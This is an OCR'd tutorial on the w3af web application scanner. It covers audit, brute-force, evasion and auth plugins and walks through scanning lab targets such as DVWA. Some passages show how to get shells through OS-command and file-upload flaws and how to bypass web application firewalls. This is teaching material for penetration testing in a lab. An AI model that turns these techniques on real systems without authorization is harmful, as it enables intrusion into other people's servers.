
```
w3af/plugins>>> audit sqli
w3af/plugins>>> audit desc sqli

        This plugin finds SQL injections. To find this vulnerabilities the plugin sends the string d'z"0 to
every
        injection point, and searches for SQL errors in the response body.

w3af/plugins>>>
```

Again, i can set the different configuration parameters while selecting a particular plugin. For e.g in the figure below i am increasing the number of checks while performing a XSS audit.

```
w3af/plugins/audit/config:xss>>> set numberOfChecks 7
w3af/plugins/audit/config:xss>>> view
| Setting | Value | Description
| numberOfChecks | 7 | Set the amount of checks to perform for each fuzzable parameter. Valid numbers: 1 to 15
| checkStored | True | Identify stored cross site scripting vulnerabilities
w3af/plugins/audit/config:xss>>>
```

3)Grep – The grep plugin is used to find interesting information in the requests and responses going through like email accounts, forms with file upload capabilities, hashes, credit card numbers, email addresses etc. You can set the type of information you want to look for by setting the appropriate plugin. Since the grep plugin only analyzes the request and response, it is important to have some kind of discovery plugin enabled for it to work. Otherwise grep plugins are of no use. As you can see in the figure below i have set grep to use the getMails plugin.

4)Brute force – Brute force plugins can be used to brute force login forms as well as http-auth logins. Once the discovery plugin finds any form with form based input or an http-auth input it will automatically launch the brute force attack against it if the corresponding brute force plugin is enabled. Some of the important things to know about the brute force are the configuration parameters.



It is advisable that you use your own configuration file for the list of usernames and passwords. Also be sure to take a look at some other options. As you can see in the figure below, i have set the option passEqUser to false simply because i don't think users wouldn't have their passwords as the same as their username.

One of the other good configurable parameter is the useMails option. This options uses the email addresses that w3af finds (maybe through the grep plugin) to be one of the inputs for the username field. For e.g if one of the usernames is example@infosecinstitute.com, then the username tried would be example. This is another example of how the interaction between the different plugins could make the job much more effective.

5)Output – The output plugin helps us decide the format in which we want the output. w3af supports many formats like console, emailReport, html, xml, text etc. Again you can set various parameters here like the filename, verbosity etc. In the figure below, i have set *verbose* to True as i want a very detailed report about the application that i am testing.

6)Mangle – The mangle plugin is used to mangle with request and responses on the fly. It has only one plugin named sed (Stream editor) which is used to modify requests and responses using different regular expressions. The expressions should have a specific format. The usage is quite evident from the description.

```
w3af/plugins>>> mangle desc sed

        This plugin is a stream editor for web requests and responses.

        Three configurable parameters exist:
            - priority
            - expressions
            - fixContentLen

        Stream edition expressions are strings that tell the sed plugin what to change. Sed plugin
        uses regular expressions, some examples:
            - qh/User/NotLuser/
              This will make sed search in the the re[q]uest [h]eader for the string User and
              replace it with NotLuser.

            - sb/[fF]orm/form
              This will make sed search in the re[s]ponse [b]ody for the strings form or Form
              and replace it with form.

        Multiple expressions can be specified separated by commas.
```

As you can see from the figure below, i have set the plugin to look for the string Yahoo and replace it with Google in the request header.

```
w3af/plugins/mangle/config:sed>>> set expressions qh/yahoo/Google/
w3af/plugins/mangle/config:sed>>> view
|-------------------------------------------------------------------------------------------------------------
| Setting                       | Value                                 | Description
|-------------------------------------------------------------------------------------------------------------
| priority                      | 20                                    | Plugin execution priority
| expressions                   | qh/yahoo/Google/                      | Stream edition expressions
| fixContentLen                 | True                                  | Fix the content length header after mangling
|-------------------------------------------------------------------------------------------------------------
w3af/plugins/mangle/config:sed>>>
```

7)Evasion– The evasion plugins uses various techniques to bypass WAF (Web application firewalls). For e.g one of the options rndHexEncode randomly encodes the url in hex format to avoid detection while the plugin fullWidthEncode does a full width encode of the Url to bypass Http content scanning systems using the vulnerability described here.

```
w3af/plugins>>> evasion
-------------------------------------------------------------------------------------------------------------
| Plugin name                | Status  | Conf | Description
-------------------------------------------------------------------------------------------------------------
| backSpaceBetweenDots       |         |      | Insert between dots an 'A' and an BS control character which are cancelled each other when they are below
| fullWidthEncode            |         |      | Evade detection using full width encoding.
| modsecurity                |         |      | Evade detection using a mod_security vulnerability.
| reversedSlashes            |         |      | Change the slashes from / to \
| rndCase                    |         |      | Change the case of random letters.
| rndHexEncode               | Enabled |      | Add random hex encoding.
| rndParam                   |         |      | Add a random parameter.
| rndPath                    |         |      | Add a random path to the URI.
| selfReference              |         |      | Add a directory self reference.
| shiftOutShiftInBetweenDots |         |      | Insert between dots shift-in and shift-out control characters which are cancelled each other when they are below
-------------------------------------------------------------------------------------------------------------
w3af/plugins>>> evasion backSpaceBetweenDots
w3af/plugins>>> evasion fullWidthEncode
```

8)Auth – Last but not the least, auth plugin is one of the most important plugins in w3af. It has only one type called generic. This is because while crawling on a target web application, if w3af hits a login form, then it needs to submit the credentials automatically in order to continue looking for information. By using this plugin, we can specify a predefined username/password that w3af should enter when it hits a login form. We need to specify all the parameters for generic in order for it to work successfully.

In the figure below i am setting options for w3af to successfully log in to DVWA (Damn vulnerable web application) which is located on the address http://10.0.1.24/dvwa

```
w3af/plugins/auth/config:generic>>> set username admin
All parameters are required and can't be empty.
w3af/plugins/auth/config:generic>>> set check_url http://10.0.1.24/dvwa/vulnerabilities/brute/
All parameters are required and can't be empty.
w3af/plugins/auth/config:generic>>> set check_string "Change Log"
All parameters are required and can't be empty.
w3af/plugins/auth/config:generic>>> set password_field password
All parameters are required and can't be empty.
w3af/plugins/auth/config:generic>>> set username_field username
All parameters are required and can't be empty.
w3af/plugins/auth/config:generic>>> set auth_url http://10.0.1.24/dvwa/login.php
w3af/plugins/auth/config:generic>>> view
-------------------------------------------------------------------------------------------------------------
| Setting        | Value                                    | Description
-------------------------------------------------------------------------------------------------------------
| username       | admin                                    | Username for using in the authentication
| check_url      | http://10.0.1.24/dvwa/vulnerabilities/brute/ | Check session URL - URL in which response body check_string will be searched
| check_string   | "Change Log"                             | String for searching on check_url page to determine if user is logged in the web application
| password_field | password                                 | Password HTML field name
| username_field | username                                 | Username HTML field name
| auth_url       | http://10.0.1.24/dvwa/login.php          | Auth URL - URL for POSTing the authentication information
| password       | password                                 | Password for using in the authentication
-------------------------------------------------------------------------------------------------------------
w3af/plugins/auth/config:generic>>>
```

Web Security Dojo

One of the first and foremost things while testing w3af is to have a test environment where we can test all the features of w3af. Web Security Dojo is a vulnerable VM which has some vulnerable web applications as well as the tools needed to break into these web applications. Among the vulnerable web applications is the “w3af Test Environment”. This is the environment used by w3af to perform unit tests. Web Security Dojo also has both w3af console and w3af gui installed on it by default. You can get a copy of Web Security Dojo from here.

Once you have downloaded Web Security Dojo, go to Applications–>Targets–>w3af Test Environment. You will be greeted with a message as shown below.

This file contains links to all test scripts and files used by the w3af framework to perform unit tests. If you find any problem with these scripts, or you discover that w3af is not able to detect one type of XSS, Blind SQL injection, etc. please report a bug here.

Please note that even though Web Security Dojo is very useful for performing w3af tests, i would always recommend to use Backtrack 5 for the same purpose. One of the major problems with Web Sec Dojo is that it may not have the latest version of w3af. For e.g in the version of Web Sec Dojo which i have, the auth plugin is not there. You can just copy the w3af test environment folder (present in /var/www/w3af) from Web Sec dojo to your Backtrack machine and you are all set and ready to go. Also, please keep your w3af updated as major bug fixes are done with every new revision.

Audit Plugins

So Let's go to the Audit section in the w3af test environment. As we can see, the page has different links categorized on the basis of the vulnerabilities.

Audit plugins

Cross Site Scripting

Blind SQL Injection tests
SQL Injection tests

Catch buffer overflows in cgic!
Catch format string bugs.

OS Commanding
Detect if user input is evaluated

Local File Read
Local File Inclusion
Remote File Inclusion

Test DAV detection
Global redirect tests
Phishing Vector
preg_replace injection
Response Splitting
XSRF
Insecure file upload tests.

If we go on the page *Cross Site Scripting* we see that there are a number of url's that are vulnerable to Cross Site Scripting.

XSS Tests in query strings

1. Simple XSS (simple_xss.php?text=1)
2. Simple XSS - replace('javascript','') (simple_xss_no_js.php?text=1)
3. Simple XSS - replace('script','') (simple_xss_no_script.php?text=1)
4. Simple XSS - replace('script','') - II (simple_xss_no_script_2.php?text=1)
5. Simple XSS - without quotes (simple_xss_no_quotes.php?text=1)
6. No tag XSS (no_tag_xss.php?text=1)


XSS Tests in forms

1. Form 1 (test-forms.html)
2. Form 2 (test-forms2.html)


Stored XSS

1. Writer (writer.php?a=abc)
2. Reader (reader.php)

Hence the next step is to give the url to w3af and scan it for XSS vulnerabilities. Open up w3af GUI. Once it is open, on the left hand side, we can see an option to choose from various profiles.




We can choose any profile from the list depending on our need, as well as the time availability. These profiles already has configurations to use some specific plugins for a particular task. For e.g if we if look the profile OWASP_TOP10, we will see that it uses several of the Audit, Grep and Discovery plugins to perform its tasks.



For the time being, we are going to use an *Empty profile* as we just want to check a single url for an XSS vulnerability. Note that this is usually not the way in which we will use the w3af framework. In a real world environment, we will choose some specific discovery plugins to find different url's to check for injections, auth plugins to automatically log in to forms and crawl ahead, grep plugins to look for interesting information in the response, and audit plugins to scan for vulnerabilities in the found injection points.

Type in the url in the target field and choose the *xss* plugin from the audit plugins.



Once this is done, click on *Start*. This will start the scan on the given url. As we can see from the


output, it found a XSS vulnerability.

If you are interested in knowing what actually happened, go to the *Results* Tab. Click on *xss* on the left side. On the right side, you can see a description of how the vulnerability was found. On the bottom right, you can also see the request and response which led to the identification of the vulnerability. It is a very good practice to look at the requests and responses sent through by w3af as this lets us know what's going on under the hood.

So basically what happened was that w3af sent javascript strings to every parameter in the url, and then checked for those strings in the response. In case of stored XSS, w3af takes a note of the injected string and makes a request again to the url looking for that string. If it finds that string, then a stored XSS has been identified.

Let's now use an OS commanding vulnerability to obtain a shell on the system. From the OS commanding section in the w3af test environment, choose a url and give it as target to w3af. Under the audit plugins section, check the OS commanding plugin.

Once this is done, click on start to launch the vulnerability scan. As we can see from the output, w3af identified an OS commanding vulnerability.




w3af supports detection of both simple and blind OS commanding vulnerability. In simple OS commanding, it sends a simple command to every parameter and then looks for a response to that command in the output. In case of blind OS commanding in which the response is not present in the output, it uses time delays to identify if a vulnerability is present. For e.g if it sends a command which delays the response for some seconds, and if we note a delay in the output, we can say that a blind OS commanding vulnerability is present.

Again, in the results section, we can see the request and the response which led to identification of the vulnerability.

w3af also allows us to exploit vulnerabilities. If we go under the *Exploit* section, we can see the identified vulnerability in the *Vulnerabilities* section. If we click on it, we can see that *osCommandignShell* in the Exploits section turns black. This is an indication that the vulnerability can be exploited using the osCommandingShell plugin in w3af. Right click on osCommandingShell and click on *Exploit ALL vulns*.

Once this is done, if the vulnerability is exploited successfully, we will get a shell on the target machine. We can see the list of shells on the right side. Note that it is not possible to get a shell in case of every vulnerability.




Just double click on the shell and you are all set and ready to go.


Similarly, let's use a file upload vulnerability to get a shell. Give the vulnerable url as a target to w3af. Make sure, the *fileUpload* plugin is checked in the audit plugins list.

Also make sure to check the extensions option in the *fileUpload* plugin. Since in some cases, the web application allows only some specific extensions, it would be favorable to add those extensions to the

list as well.




Click on *Start*. As we can see from the output, w3af identified a file Upload vulnerability.




Click on the *Results* Tab. You can see that w3af tried to upload a file named w3af_dt4LqT.html. It did this by sending the file object in the uploadedfile parameter. It then looked for these files in common directories like uploads etc. If the file is found, then it can be said that a Insecure File Upload vulnerability exists. However, this is not always the case as most of the web application filter files based on their extension. To bypass this w3af has templates for some of the most common file extensions. These templates have valid extensions but have a section that can be replaced with scripting code. The figure below shows the files with different extensions present in w3af.

If we open up any of these files with Kate, we can see the content inside it. As we can see from the figure below, the file template.png has a string of A's in its comment section. This string can actually be replaced by scripting code like php.



With all of these basics out of the way, let's exploit this vulnerability using the *fileUploadShell* plugin. You can also set the configuration of these plugins by right clicking on them and clicking on *Configure the plugin*.

As we can see from the figure below, the vulnerability was successfully exploited and we got a shell on the target machine.



Similarly you can perform tests for many other exploits like Local File Inclusion, Remote File Inclusion, SQL Injection etc.


The Need of Discovery Plugins

In our previous tests, all we have been doing is giving the specific vulnerable url's to w3af. However, this is not how real world Web application Vulnerability scanning works. The web application should itself be capable of identifying different url's in the web application. These url's will then serve as different injection points for the audit plugin. This is a good example of how the discovery and audit plugins work together with each other, passing along information.


Two of the most popular Discovery plugins are webSpider and SpiderMan. Basically webSpider uses the given input URL, makes a request and extracts any links or forms obtained in the response. Using these links, it crawls on looking for more links (possibly injection points). The other plugin named SpiderMan is also a very useful plugin for sites which uses Flash or Javascript. Basically it is difficult for web crawlers to look for information if the website uses Javascript etc. In actual, most of the web crawlers just ignore Javascript completely. This is because it is not able to figure out what the Javascript code is supposed to do. Most of the web crawlers just look for static information like links, forms etc. In case the webSpider crawler hits a login form, it will enter the credentials automatically if the auth plugin is enabled (and all the options on it are filled correctly) and keep crawling ahead.

In cases where the web application uses Javascript or Flash, the spiderMan plugin should be used. The spiderman plugin starts a proxy, and the user has to navigate through that proxy. Based on the results from the user's navigation, spiderMan plugin is able to identify different injection points which could be then sent to the different audit plugins for vulnerability scanning. Another important feature of the spiderMan plugin is the ability to save cookies and reuse them. Let's say we use the spiderMan proxy and login to a form using the browser and receive a cookie. The spiderMan plugin will then send the cookie to the rest of the plugins which can use it to crawl the rest of the application.
Let's run the webSpider plugin on the w3af test environment. Give the url of the test environment as the target url, make sure only the webSpider plugin is checked inside discovery plugins and click on *Start*.


We can see from the Log that the webSpider plugin has been able to identify some new url's. The graph below gives a good idea of the information obtained with time.



As the scan is progressing, go to the Results Tab, click on *URLs*. As we can see from the figure below, w3af has made a graphical diagram which defines the web application structure. On the left hand side, you can click on the + sign to see detailed information about a particular branch.




Let's do another example of webSpider plugin. Give the target as the dvwa login page, make sure the WebSpider plugin is checked and click start. In the result, we obtain a graphical structure of the application as shown below.




This, however is not correct. This is because DVWA has a whole list of url's inside the vulnerabilities folder. However webSpider plugin was not able to crawl to that directory because it required us to enter a login form as shown below.

This is where the spiderMan plugin comes into use. A good idea is to use the SpiderMan and WebSpider plugin in conjunction with each other. This is because the SpiderMan plugin will help us in reaching places where the webSpider crawler cannot go, and the webSpider crawler can them carry on from those places to crawl the rest of the web application.
Let's do the same test again using the SpiderMan plugin as well. Make sure both SpiderMan and WebSpider plugin are enabled and click on start. Also make sure to check the listen Address and listen port as well.



Once this is done, we need to configure our browser to use the SpiderMan proxy for navigation. If we have to terminate the SpiderMan plugin, we have to browse to a specific url as clearly indicated in the figure below.

Now we need to configure our browser to use the SpiderMan proxy for navigation. In my case, i changed the port number to 44448. It is usually 44444 by default in w3af.

